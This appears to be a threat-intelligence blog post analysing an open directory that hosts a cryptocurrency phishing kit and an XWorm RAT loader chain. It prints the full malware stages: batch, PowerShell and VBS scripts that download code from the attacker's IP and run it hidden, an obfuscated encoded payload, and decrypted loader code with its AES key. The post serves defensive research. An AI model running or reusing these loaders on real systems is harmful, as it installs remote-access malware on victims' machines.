


Figure 1: Hunt Open Directory Feature

One of our budding researchers discovered the IP address 65.1.224.[.]214:80 while collecting intelligence on servers hosting malicious software. Digging deeper into the open directory, we see some interestingly named files, including a sub-directory titled "/We."




Figure 2: Suspect Open Dir

\*You can download and obtain a file hash or see what other servers host the same file by clicking one of the buttons under "Actions."

For the eagle-eyed reader, you may have noticed that Hunt detects the lazily named "PowerShell.ps1" as the XWorm RAT. We'll take a look at that file, as well as the others, later. For now, let's check out the /We directory.

File name	File Size	Actions	Tags	System Tag	Malware Tags	Last seen	First Seen
/We/						15 files ▾	
→ BlockChain_Login.html	-					6 days ago	6 days ago
→ BlockChain_Login.php	-					6 days ago	6 days ago
→ Device_Verfication.html	-					6 days ago	6 days ago
→ bg-pattern.svg	-					6 days ago	6 days ago
→ computer.png	-					6 days ago	6 days ago
→ exchange.svg	-					6 days ago	6 days ago
→ images/	-					6 days ago	6 days ago
→ bg-pattern.svg	-					6 days ago	6 days ago
→ computer.png	-					6 days ago	6 days ago
→ exchange.svg	-					6 days ago	6 days ago
→ logo.svg	-					6 days ago	6 days ago
→ wallet.svg	-					6 days ago	6 days ago
→ import your account.html	-					6 days ago	6 days ago
→ import your account.php	-					6 days ago	6 days ago
→ logo.svg	-					6 days ago	6 days ago
→ wallet.svg	-					6 days ago	6 days ago
/2.bat	272.78 KB				XWorm	6 days ago	6 days ago
/Downloader.bat	449 bytes					6 days ago	6 days ago
/PowerShell.ps1	709 bytes				Xworm	6 days ago	6 days ago
/start.vbs	588 bytes					6 days ago	6 days ago
/test.bat	294 bytes					6 days ago	6 days ago
/testing.php	274 bytes					6 days ago	6 days ago

Figure 3: File contents of the /We directory

The folder contains several files, including images, an image folder, and HTML & PHP pages. Files titled "BlockChain\_Login" and "Device\_Verfication" lead us to believe that whoever is controlling this server is attempting to phish user credentials, posing as the legitimate site, likely for the theft of digital currency.

Let's take a look at the malicious login page.




Figure 4: Spoofed Login Page




Figure 5: Legitimate Login Page

If you've investigated phishing pages before, the malicious login page is often a carbon copy of the legitimate site, with limited functionality outside of capturing credentials on login.

If we refer back to the /We folder, there are files for the "Import Your Account" button. Clicking on the button reveals an additional attempt to steal the user's recovery phrase.




Figure 6: Attempt To Steal Private Key Phrase

So far, some web pages are attempting to spoof a digital currency financial services company. Interesting and worth reporting (hopefully, your users aren't trading currency on the company network), but the multiple .bat, .vbs, and .ps1 files may really pique your interest.

```
/Downloader.bat Open in bulk extractor 🔗 ✕  
  
@echo off  
  
set Url=http://65.1.224.214/PowerShell.ps1  
set Destination=%TEMP%\PowerShell.ps1  
  
echo Downloading PowerShell script from %Url%...  
  
powershell -WindowStyle Hidden -Command "& { (New-Object System.Net.WebClient).DownloadFile('%Url%', '%Destination%') }"  
  
echo PowerShell script downloaded successfully to %Destination%  
  
echo Executing PowerShell script in hidden window...  
  
powershell -WindowStyle Hidden -File %Destination%
```

Figure 7: Batch File Which Initiates Execution

While a thorough analysis of the files themselves is outside the scope of this post, Downloader.bat, void of any obfuscation, downloads the PowerShell script we saw earlier.



```
/PowerShell.ps1 Open in bulk extractor 🔗 ✕

$Ur11 = 'http://65.1.224.214/2.bat'
$Destination1 = Join-Path $env:TEMP '2.bat'
(New-Object System.Net.WebClient).DownloadFile($Ur11, $Destination1)

$Ur12 = 'http://65.1.224.214/start.vbs'
$Destination2 = Join-Path $env:TEMP 'start.vbs'
(New-Object System.Net.WebClient).DownloadFile($Ur12, $Destination2)

if (-not (Test-Path $Destination1) -or -not (Test-Path $Destination2)) {
    Write-Host "Files not downloaded successfully."
} else {
    Write-Host "Files downloaded successfully."

    Start-Sleep -Seconds 5 # Wait for 5 seconds

    # Execute the downloaded files using wscript.exe in hidden window
    Start-Process wscript.exe -ArgumentList $Destination2 -WindowStyle Hidden
}

```

Figure 8: PowerShell Script To Download .bat & .vbs files

The script, thoughtfully written with comments, downloads two files and checks if the documents already exist on the victim machine; if not, it executes the VBS file from a hidden window.

```
/start.vbs Open in bulk extractor 🔗 ✕

Set objFSO = CreateObject("Scripting.FileSystemObject")
strTempPath = objFSO.GetSpecialFolder(2) ' 2 represents the TEMP folder

' Specify the filename to search for
strFileName = "2.bat"

' Combine the TEMP path with the filename
strFilePath = objFSO.BuildPath(strTempPath, strFileName)

' Check if the file exists
If objFSO.FileExists(strFilePath) Then
    ' File found, now execute it silently
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run strFilePath, 0, False
    Set objShell = Nothing
Else
    ' File not found
End If

Set objFSO = Nothing

```

Figure 9: Malicious VBS File

Again, the visual basic file checks if the 2.bat file is on the victim host and, if so, runs the file silently.

## /2.bat

Open in bulk extractor



```
@echo off
:: @Z9Mmgik_CASH_bPLBqWpy2+R8FvBtUNLjy_CASH_/67_CASH_/R_CASH_/_CASH_b4CpniW2FJk2usy00B43Dcso9_CASH_b
c6h1tN92QlJqLk_CASH_/45DNXL12z1Lyur8Vkt+VTuS7xL_CASH_bofJD2HdLtp_CASH_/LgDhqUelcN7g7c6nfmJSPYUe_CASH
_b4v3AU_CASH_b0dwfJMj20Htn5rzB108kk7sSMut+Q30L4p3NPTwWycZ7DPEGoDYyh_CASH_/ecxAKFGwZnd9iNpRti_CASH_aI
nhKVvUKLZrHsDuov0Z8_CASH_b_CASH_b0LuiMBV5uXXjWYd2DcEPm18LNk2i0M_CASH_/Rj03zUJsZCrVzmSIrnZuMjVPCo5eV
CASH_bMVyE7EDc0_CASH_a_CASH_bK6jS3r06sHDr_CASH_bC5UJ_CASH_bY5kYE73r7w5+S_CASH_/2vT_CASH_ajsDStfU1nmd
_CASH_aC_CASH_a05dITVduAl7vUSmdenGRBs7u_CASH_/sz9Tn_CASH_bA5Xv_CASH_a50Cf7ySBzIupTVLcniH7i1DfnhRsK0s
LT5edDA85p_CASH_/L1ynEu_CASH_bPatyDdQ2vyJ6DKEu51H3V+h5cF3ZBt5sCE_CASH_bV8A+YhNdY+Zwk_CASH_akU10MVS_C
ASH_/EiQywtv06TTLmHhYZUCuQQS5w6q74S5tYynL_CASH_/PTyF5eTu56tvdoI98YCyWlBmG3Mn_CASH_b_CASH_/37T1rXggXy
hB1wAwnkijAN_CASH_/e_CASH_bY0Ktmyrx0P8WmlSzL_CASH_awd04mP1SdsCctxpJt_CASH_a2xVnT2N+7GLZCDBL6M7_CASH
_a_CASH_/W9o0kH5hh5_CASH_/6LttUtr063inpy0SgL3AW4XWit5H3LPCkCkKRGJCF6cEi+T9zUWVBNdxPwt0NQy1yx8B8y4HrR
YcC_CASH_/iAH0UEvyVJucHdL_CASH_/92nLXW_CASH_/IeHyi_CASH_/0U0mhIYQgZC3P7mltHVqMZF5ERK5L_CASH_/d3l08qN
Sd0lyEKuhzxyHU_CASH_bhnhNd3wtkJCnUVv0IVNNuvTqYLePnsiGIuPZKY0L1AIB_CASH_byrDWBNG5_CASH_b4S3kH0l3Wewfx
5W1Skt2DIm3uDsSEl0+UmZADA2ipp3FZ2Cv_CASH_a_CASH_aT1wnQy1wxjVJVivsCQC+GD2AEU+0efvFxZynVdTL9S0Y_CASH
_b4L2w8Tjw_CASH_bmIACemU8l02HmYsR_CASH_/txiYV7EJ1jy4ucn2jYN6mp28Z_CASH_auhMm_CASH_/LvIYQID6XhU1Y0zjS
5E5wdPqvqvej_CASH_aw9_CASH_aCsVnudZr6p4t_CASH_/SD_CASH_bsZyk3GcFqxZdQdS7ntQMgBGfYjPS7qguwT6_CASH/_
CASH_/ONd34ZuTfLxKfUDc8Qcq2pqyDtm02H+_CASH_/n_CASH_adlImH_CASH_akiu_CASH_/_CASH_bpHDTPI59iR8f4eQu0Z
Rj2tZfUwo_CASH_aVqoLHoQ0yqtBEECI6ZJS21JfWzES10xv4LZ61xfuRkr6UhnNqjQ5H4M82tght33_CASH_bNym7qonphjldVi
+6xzNS0rswNuWcI6IRcidvsEcff5sXT4PsN1UYuEPKK1oMeF0mVYSqrAKTCHDsKoHwXBmnFg_CASH_bdsVRysxlikZjKV9mB8mTR
iZ0pu1_CASH_/PQwwJUq4I9y0Hspm+6sink6D2+Bd6TYfM+cNLYJ7_CASH_/uvfiomAuX++HqG_CASH_ak_CASH_/Zjq30B_CASH
_a0pf3_CASH_aBWPxn1w_CASH_bxzk99_CASH_bmLrmtMjYmVDAjxfH87KwtlBX+MRi4mTK04mh7QKrW+h00Jq0pUvkRTtkV3dCt
Ag+ZTMDXouo6pku5eK69IgoLPIgnC_CASH_/8kEU4RDSYpyjcbMWQlpdx94TqefCHSETh_CASH_bXwMoe8KRHzhJYgVqoB8YHB4m
oywgLod6MDCUUYceUFTigXNr9FGRUilrK5Ahy1vG3IUPTsBu860UsRQyF_CASH_b_CASH_/TxSy+_CASH_/+lcD80iUH7KL3SvH
UmdRTfVQB78Y2BG1Q2mx+AYqUcgQXB4Pjy_CASH_/3Fv7HWLnxHY6j6tv4pRR1MSqogyEHZvLq0L_CASH_/Qc+Hp_CASH_/+NSC0
fkjf8rIuQBtLFy_CASH_av2_CASH_a_CASH_aEuHIXwuLRCJNHj6gC61cS6jw_CASH_b0_CASH_/CZTP182iDDCe600hHyvi_CAS
H_b90EwUABPUher_CASH_/IKAMdRnRRg+0Q10G2030+gFLUnKRK1Zi_CASH_bnH1_CASH_aIRtuZ+_CASH_/4MLu44k9Mxqfs4h
hQwHwku_CASH_aH6Q09BAK3RmZEyLt6_CASH_/_CASH_ahMMEmhH0n_CASH_axN1_CASH_b333g0F0qpQfA5EWF13ps9Ji0qIAhi
piFk_CASH_buwJNNuM1jh_CASH_/C_CASH_bCMLG6H6YHFC_CASH_bx20DklLn9XxwLvJ_CASH_atvXTHQkX9nB5xtznenmd0YD
0oAtJqCvVrQ0vKJX70EeW7K_CASH_/0IInXfzyMLeYzVn2kI_CASH_/u17pgSmWhf3D+2tfgP2ocM3j05uWUGWBTsugVV9zL5Um
n_CASH_/oF79E7IPAPC56jNDwlmSr73H0krzg5Z5w3L9GEKQ2A4rihvzADBElcZ8IctQX4EL_CASH_/KxExT9nHl_CASH_aBgFxxh
P5Sr6UjpiyWR_CASH_bR_CASH_aTYvNgHuYpCWmi_CASH_bq4PP+CSl4etMeTDE6NdEGL3Hmkx8KK61UDT08vV0HwJ3Y3A6rAMLW
9M2k_CASH_b6iWcC9vq74h+_CASH_bq3ljDsgLS4YdTmYZIVu2Cx0P9hWqI1gzeU5yjILNH_CASH_/il+1nh4xFF4KJ_CASH_bfM
sDC+I5mQoM_CASH_aKDrcLBrjdm7C68RkLB3h_CASH_/A0xlwu7+CMZsNd7WLTi54R2wBqfNq1lWlqZ4ppq5nP2QZ5toprUtLD
zfwVuTufvVhu1xEAZANrzoep1w_CASH_bvK0CpDV8K_CASH_/_CASH_bmm9F2RgDt4lIckGF35vkKyH307mZ_CASH_bvKmbKp612
UYcAEpjCe1qfpkwsfBoGpYIiWhRqzQ_CASH_b97zf_CASH_bzNymo3W9ltmK_CASH_/KmIEZ3xq_CASH_aDerTvwu0inc4SvosY_
CASH_bSfhQqAveJHLXxx1YsPwPptv_CASH_aAFzqlJqtF_CASH_/HzF48rg_CASH_aG8qIoh3LieNLZyZs_CASH_/0s3_CASH_az
qnkuC1Z3Kldw3Cq4mq_CASH_bdPkBg6IC2k517gtpAKqSFRSEsCRLDz0r6guQ5WLyrm44Bspgdzyqkh_CASH_bxQqLTEjduk3X8
k4p_CASH_/Z5SZ_CASH_/lejv+hdp+n_CASH_/Tf+tr6B+8_CASH_/9w5LIH08+U5BTFFVnHW8+cI4QwMAhvuk4Uwa94_CASH_/r
```

Figure 10: Encoded Batch File

2.bat, when executed, drops a file named 2.bat.exe in the %TEMP% folder. Luckily, the decryption key can be found within the code, and decompression is trivial.

```

"2.bat.exe" -nopprofile -windowstyle hidden -ep bypass -command $_CASH_JPyo0 = [System.IO.File]::{"\xeF\1\adaef"[ - 1.. - 11] - join ''}('C:
\Users\admin\AppData\Local\Temp\2.bat').Split([Environment]::NewLine);
foreach ($_CASH_ealtd in $_CASH_JPyo0) {
  if ($_CASH_ealtd.StartsWith(': g')) {
    $_CASH_tFaol = $_CASH_ealtd.Substring(4);
    break;
  }
};
$_CASH_tFaol = [System.Text.RegularExpressions.Regex]::Replace($_CASH_tFaol, '_CASH_', '');
$_CASH_epUjg = [System.Convert]::{"\gn1rtS46esaBmorF"[ - 1.. - 16] - join ''}($_CASH_tFaol);
$_CASH_pFavC = New - Object System.Security.Cryptography.AesManaged;
$_CASH_pFavC.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$_CASH_pFavC.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$_CASH_pFavC.Key = [System.Convert]::{"\gn1rtS46esaBmorF"[ - 1.. - 16] - join ''}('G2+ND0TWjdlUL46CgERFMsna8KHia3Ny0qIv0PvKsrKA="');
$_CASH_pFavC.IV = [System.Convert]::{"\gn1rtS46esaBmorF"[ - 1.. - 16] - join ''}('S1gM8xAuhLV8wVlKzrCEvg="');
$_CASH_traoF = $_CASH_pFavC.CreateDecryptor();
$_CASH_epUjg = $_CASH_traoF.TransformFinalBlock($_CASH_epUjg, 0, $_CASH_epUjg.Length);
$_CASH_traoF.Dispose();
$_CASH_pFavC.Dispose();
$_CASH_Sj0o0 = New - Object System.IO.MemoryStream, $_CASH_epUjg);
$_CASH_DLltn = New - Object System.IO.MemoryStream;
$_CASH_VzeZp = New - Object System.IO.Compression.GZipStream($_CASH_Sj0o0, [IO.Compression.CompressionMode]::Decompress);
$_CASH_VzeZp.CopyTo($_CASH_DLltn);
$_CASH_VzeZp.Dispose();
$_CASH_Sj0o0.Dispose();
$_CASH_DLltn.Dispose();
$_CASH_epUjg = $_CASH_DLltn.ToArray();
$_CASH_JzG0p = [System.Reflection.Assembly]::{"\daol"[ - 1.. - 4] - join ''}($_CASH_epUjg);
$_CASH_PUNAS = $_CASH_JzG0p.EntryPoint;
$_CASH_PUNAS.Invoke($null, [, [string[]] ['')

```

Figure 11: Decompressed & Decrypted Code

## What Else Can I Find?

Short answer: just about anything you can think of. We constantly scan and update our database of open directories and their associated files, ensuring the most up-to-date information for defenders and researchers looking to analyze malicious samples and thwart actors attempting to damage their reputations.

As we progress in this series, we'll dive deeper into how Hunt can assist in hunting for the next significant threat, keeping our networks and brands safer one blog at a time.